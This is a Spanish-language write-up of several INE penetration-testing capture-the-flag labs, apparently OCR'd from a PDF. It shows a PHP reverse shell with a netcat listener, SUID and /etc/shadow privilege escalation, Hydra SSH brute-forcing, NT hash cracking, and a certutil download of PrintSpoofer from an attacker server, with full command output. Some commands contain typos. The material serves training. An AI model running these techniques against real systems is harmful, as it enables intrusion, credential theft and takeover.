Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     2093618592 /var/run/supervisor.sock.57
www-data@target1:/$ nc 127.0.0.1 8888
nc 127.0.0.1 8888
Enter the secret passphrase: letmein
FLAG2{d658788b870040fdbbc43ef836afe9a9}
```


Flag 3: A misconfigured service running on target2.ine.local may help you gain access to the machine. Can you retrieve the flag from the root directory?

Utilizaremos la herramienta enum4linux para descubrir directorios.




Vemos que tenemos un directorio llamado site-uploads, dentro podemos subir nuestra reverse shell y como se trata de un servidor Apache, acepta código PHP.

En mi caso utilice una shell de la propia máquina alojada en /usr/share/webshells/php/php-reverse-shell.php y lo modifique a mi antojo.



Recordemos que el enunciado dice que hay una configuración mal hecha, lo que provoca acceso sin credenciales.



Ejecutamos nuestro oyente con netcat o bien, podemos utilizar el módulo multi/handler de Metasploit Framework.

```
└─# nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.208.67.2] from (UNKNOWN) [192.208.67.4] 58
Linux target2.ine.local 6.8.0-57-generic #59-Ubuntu SMP PR
 19:58:03 up 119 days, 15:00,  0 users,  load average: 0.7
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
flag3.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat /flag3.txt
FLAG3{f34e0ce28d5540f191f6a676f705e73a}
$
```

Flag 4: Can you escalate to root on target2.ine.local and read the flag from the restricted /root directory?

Bien, como no tenemos sudo en el sistema instalado. Utilizaremos el siguiente parámetro de búsqueda.


find / -perm -4000 -type f 2>/dev/null (ESENCIAL PARA PENTESTING)

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/find
/usr/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
```


Tip de velocidad: si ves find, vim, nmap viejo, less, env o awk con SUID root -> 99% seguro es la vía de escalada en un lab tipo eJPT.

Como hemos encontrado /usr/bin/find será nuestra escalera para root.

Ahora iremos a una página muy conocida llamada GTFOBins y filtraremos la búsqueda por SUID y por find.



¿Cómo lo ejecutamos?



Host & Network Penetration Testing: Post-Exploitation CTF 1


Objetivo: Execute Post-Exploitation techniques on the target to uncover hidden flags and fully exploit the compromised environment.

- Flag 1: The file that stores user account details is worth a closer look. (target1.ine.local)
- Flag 2: User groups might reveal more than you expect.
- Flag 3: Scheduled tasks often have telling names. Investigate the cron jobs to uncover the secret.
- Flag 4: DNS configurations might point you in the right direction. Also, explore the home directories for stored credentials.
- Flag 5: Use the discovered credentials to gain higher privileges and explore the root's home directory on target2.ine.local.

Tools: FTP, OpenSSL, Nmap

Flag 1: The file that stores user account details is worth a closer look. (target1.ine.local)

Una vez ganado acceso al sistema, podemos localizar la flag 1 en el listado de usuarios, /etc/passwd



Flag 2: User groups might reveal more than you expect.

La flag 2 la podemos encontrar en el directorio de grupos /etc/group

```
systemd-journal-remote:x:976:
systemd-resolve:x:975:
systemd-timesync:x:974:
tss:x:973:
uuidd:x:68:
user:x:1000:
# FLAG2_b0647e5cadc14c8ead219326df1aeba0
sh-5.2$
```

Flag 3: Scheduled tasks often have telling names. Investigate the cron jobs to uncover the secret.

La flag 3 la podemos encontrar en el el directorio /etc/cron.d

```
user:x:1000:
# FLAG2_b0647e5cadc14c8ead219326df1aeba0
sh-5.2$ cat /etc/cron.d
cat /etc/cron.d
cat: /etc/cron.d: Is a directory
sh-5.2$ cd /etc/cron.d
cd /etc/cron.d
sh-5.2$ ls
ls
0hourly  FLAG3_f7b5e4ba8a044020ad01ac02e42598f6
sh-5.2$
```

Flag 4: DNS configurations might point you in the right direction. Also, explore the home directories for stored credentials.

La flag 4 la encontramos en el directorio /etc/hosts. Ojo, no confundir con /etc/resolv.conf

```
sh-5.2$ cat /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.201.237.4   target1.ine.local target1
#FLAG4_ee95a9215c6943769143682704759e8b
192.201.237.2 INE
192.201.237.3 target2.ine.local
192.201.237.4 target1.ine.local
sh-5.2$
```

```
sh-5.2$ cd /home
cd /home
sh-5.2$ ls
ls
temp  user
sh-5.2$ cd user
cd user
sh-5.2$ ls
ls
credentials.txt
sh-5.2$ cat credentials.txt
cat credentials.txt
john:Pass@john123
sh-5.2$
```


Flag 5: Use the discovered credentials to gain higher privileges and explore the root's home directory on target2.ine.local.


Bien, sabemos que en el target 2, tenemos un servico OpenSSH abierto, y para nuestra suerte, las credenciales.

En este escenario en particular, vamos a tratar de identificar archivos con permisos débiles o mal configurados.

Y la forma en que podemos hacer esto es utilizando utilidad find: **find / -not -type l -perm -o+w**

```
john@target2:~$ sudo -ls
-bash: sudo: command not found
john@target2:~$ find / -not -type l -perm -o+w
/tmp
find: '/tmp/tmp.zTNrmGencg': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/mysql-files': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/lib/mysql': Permission denied
find: '/var/lib/mysql-keyring': Permission denied
/var/tmp
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/private': Permission denied
find: '/var/spool/postfix/saved': Permission denied
find: '/var/spool/postfix/active': Permission denied
find: '/var/spool/postfix/private': Permission denied
find: '/var/spool/postfix/public': Permission denied
find: '/var/spool/postfix/bounce': Permission denied
find: '/var/spool/postfix/maildrop': Permission denied
find: '/var/spool/postfix/defer': Permission denied
find: '/var/spool/postfix/incoming': Permission denied
find: '/var/spool/postfix/corrupt': Permission denied
find: '/var/spool/postfix/flush': Permission denied
find: '/var/spool/postfix/deferred': Permission denied
find: '/var/spool/postfix/trace': Permission denied
find: '/var/spool/postfix/hold': Permission denied
find: '/var/log/apache2': Permission denied
find: '/var/log/private': Permission denied
find: '/var/log/mysql': Permission denied
/home/start.sh
/proc/sys/kernel/ns_last_pid
```





Vemos que podemos modificar el archivo /etc/shadow, esto se trata de una brecha total de mala configuración por parte del administrador.


¿Cómo vamos a ganar privilegios? Cambiando la contraseña de root. Para ello utilizaremos openssl.


Openssl passwd –1 -salt abc hackeado

Hackeado: será nuestra nueva contraseña.

¿Y por qué utilizamos openssl y no directamente lo cambiamos con nano o vim? La explicación es fácil, no admite contraseña de texto claro, solo en modo de hash.

Recordemos que el archivo shadow almacena contraseñas en un formato encriptado. Lo que significa es que si tuviéramos que reemplazar la contraseña del usuario root, también debemos reemplazarla con una contraseña hash.





```
john@target2:~$ sudo su
-bash: sudo: command not found
john@target2:~$ sudo -
-bash: sudo: command not found
john@target2:~$ su -
Password:
root@target2:~# ls
flag.txt
root@target2:~# cat flag.txt
FLAG5_fb0ed6b8b7ab4626b7f52c1b42da447a
root@target2:~#
```

Host & Network Penetration Testing: Post-Exploitation CTF 2

Escenario: A target machine is accessible at **target.ine.local.** Identify the services and capure the flags.

- Flag 1: An insecure ssh user named alice lurks in the system.
- Flag 2: Using the hashdump file discovered in the previous challenge, can you crack the hashes and compromise a user?
- Flag 3: Can you escalate privileges and read the flag in C://Windows//System32//config directory?
- Flag 4: Looks like the flag present in the Administrator's home denies direct access.

Tools: Nmap, Hydra, JohnTheRipper/Hashcat, PrintSpoofer

Flag 1: An insecure ssh user named alice lurks in the system.

```
┌──(root㉿INE)-[~]
└─# hydra -l alice -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ssh://target.ine.local
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-13 06:03:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ssh://target.ine.local:22/
[22][ssh] host: target.ine.local   login: alice   password: princess1
[STATUS] 1009.00 tries/min, 1009 tries in 00:01h, 1 to do in 00:01h, 5 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-13 06:04:27
```

```
 Directory of C:\Users\alice

08/13/2025  12:26 AM    <DIR>          .
08/13/2025  12:26 AM    <DIR>          ..
09/05/2020  07:55 AM    <DIR>          Contacts
09/05/2020  09:07 AM    <DIR>          Desktop
06/19/2024  11:42 AM    <DIR>          Documents
09/05/2020  09:11 AM    <DIR>          Downloads
09/05/2020  07:55 AM    <DIR>          Favorites
08/13/2025  12:26 AM                34 flag1.txt
06/20/2024  05:28 AM             2,416 hashdump.txt
09/05/2020  07:55 AM    <DIR>          Links
09/05/2020  07:55 AM    <DIR>          Music
09/05/2020  07:55 AM    <DIR>          Pictures
09/05/2020  07:55 AM    <DIR>          Saved Games
09/05/2020  07:55 AM    <DIR>          Searches
09/05/2020  07:55 AM    <DIR>          Videos
               2 File(s)          2,450 bytes
              13 Dir(s)     348,807,168 bytes free

alice@WIN-GQ7PTVEC6HL C:\Users\alice>type flag1.txt
afaa78c2c24148f59052c4ec868232d3
```

Flag 2: Using the hashdump file discovered in the previous challenge, can you crack the hashes and compromise a user?

```
┌──(root㉿INE)-[~]
└─# john --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 30 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=48
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
orange           (david)
princess1        (alice)
Proceeding with incremental:ASCII
```

```
 Directory of C:\Users\david

08/13/2025  12:26 AM    <DIR>          .
08/13/2025  12:26 AM    <DIR>          ..
09/05/2020  07:55 AM    <DIR>          Contacts
09/05/2020  09:07 AM    <DIR>          Desktop
06/19/2024  11:46 AM    <DIR>          Documents
09/05/2020  09:11 AM    <DIR>          Downloads
09/05/2020  07:55 AM    <DIR>          Favorites
08/13/2025  12:26 AM                34 flag2.txt
09/05/2020  07:55 AM    <DIR>          Links
09/05/2020  07:55 AM    <DIR>          Music
09/05/2020  07:55 AM    <DIR>          Pictures
09/05/2020  07:55 AM    <DIR>          Saved Games
09/05/2020  07:55 AM    <DIR>          Searches
09/05/2020  07:55 AM    <DIR>          Videos
               1 File(s)             34 bytes
              13 Dir(s)     352,813,056 bytes free

david@WIN-GQ7PTVEC6HL C:\Users\david>type flag2.txt
034bb73931c04f1cad2410f770ec5791

david@WIN-GQ7PTVEC6HL C:\Users\david>
```

Flag 3: Can you escalate privileges and read the flag in C://Windows//System32//config directory?

Primero iniciamos nuestro servidor en Python para compartir el PrintSpoofer64.exe al sistema objetivo.

```
┌──(root㉿INE)-[~/Desktop]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.2.18.183 - - [13/Aug/2025 06:17:19] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
10.2.18.183 - - [13/Aug/2025 06:17:19] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
10.2.18.183 - - [13/Aug/2025 06:19:36] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
10.2.18.183 - - [13/Aug/2025 06:19:36] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
```

Para descargar el archivo utilizaremos certutil.

Cerutil –urlcache –f http://kali_ip/.exe PrintSpoofer64.exe

Ejecutamos: **PrintSpoofer64.exe -i -c powershell.** También podemos utilizar en vez de Powershell, cmd.

```
david@WIN-GQ7PTVEC6HL C:\>mkdir Temp

david@WIN-GQ7PTVEC6HL C:\>cd Temp

david@WIN-GQ7PTVEC6HL C:\Temp>certutil -urlcache -f http://10.10.41.3/PrintSpoofer64.exe PrintSpoofer64.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

david@WIN-GQ7PTVEC6HL C:\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\Temp

08/13/2025  12:49 AM    <DIR>          .
08/13/2025  12:49 AM    <DIR>          ..
08/13/2025  12:49 AM            27,136 PrintSpoofer64.exe
               1 File(s)         27,136 bytes
               2 Dir(s)     352,161,792 bytes free

david@WIN-GQ7PTVEC6HL C:\Temp> PrintSpoofer64.exe -d 1 -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
CreateProcessAsUser() failed. Error: 5

david@WIN-GQ7PTVEC6HL C:\Temp>PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd condig
```


Flag 4: Looks like the flag present in the Administrator's home denies direct access.

Como podemos ver no podemos ni ver ni ejecutar el archivo flag4.txt

```
PS C:\Users\Administrator\flag> dir


    Directory: C:\Users\Administrator\flag


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          8/13/2025  12:26 AM         34 flag4.txt


PS C:\Users\Administrator\flag> whoami
nt authority\system
PS C:\Users\Administrator\flag> Get-Item flag4.txt | Format-List Attributes


Attributes : Archive



PS C:\Users\Administrator\flag> Get-Acl .\flag4.txt | Format-List


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\flag\flag4.txt
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : NT AUTHORITY\SYSTEM Deny  ReadAndExecute
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         WIN-GQ7PTVEC6HL\Administrator Allow  FullControl
Audit  :
Sddl   : O:BAG:SYD:AI(D;ID;CCSWWPLORC;;;SY)(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;FA;;;LA)
```

Lo que vamos hacer es quitar el Deny utilizando el siguiente comando:

Icacls flag /removed:d “NT AUTHORITY/SYSTEM”



Web Application Penetration Testing CTF 1

Objetivo: Identify web application vulnerabilities in the target website and capture all the flags hidden within the environment.


- Flag 1: Sometimes, important files are hidden in plain sight. Check the root ('/') directory for a file named 'flag.txt' that might hold the key to the first flag.
- Flag 2: Explore the structure of the server's directories. Enumeration might reveal hidden treasures.
- Flag 3: The login form seems a bit weak. Trying out different combinations might just reveal the next flag.
- Flag 4: The login form behaves oddly with unexpected inputs. Think of injection techniques to access the 'admin' account and find the flag.

Tools: Nmap, Gobuster, Hydra

Flag 1: Sometimes, important files are hidden in plain sight. Check the root ('/') directory for a file named 'flag.txt' that might hold the key to the first flag.

Como pentesters siempre tenemos que comprobar si la URL es vulnerable a inyecciones, en este caso, sí. Ya que pudimos cambiar el valor de file1.txt a flag.txt.

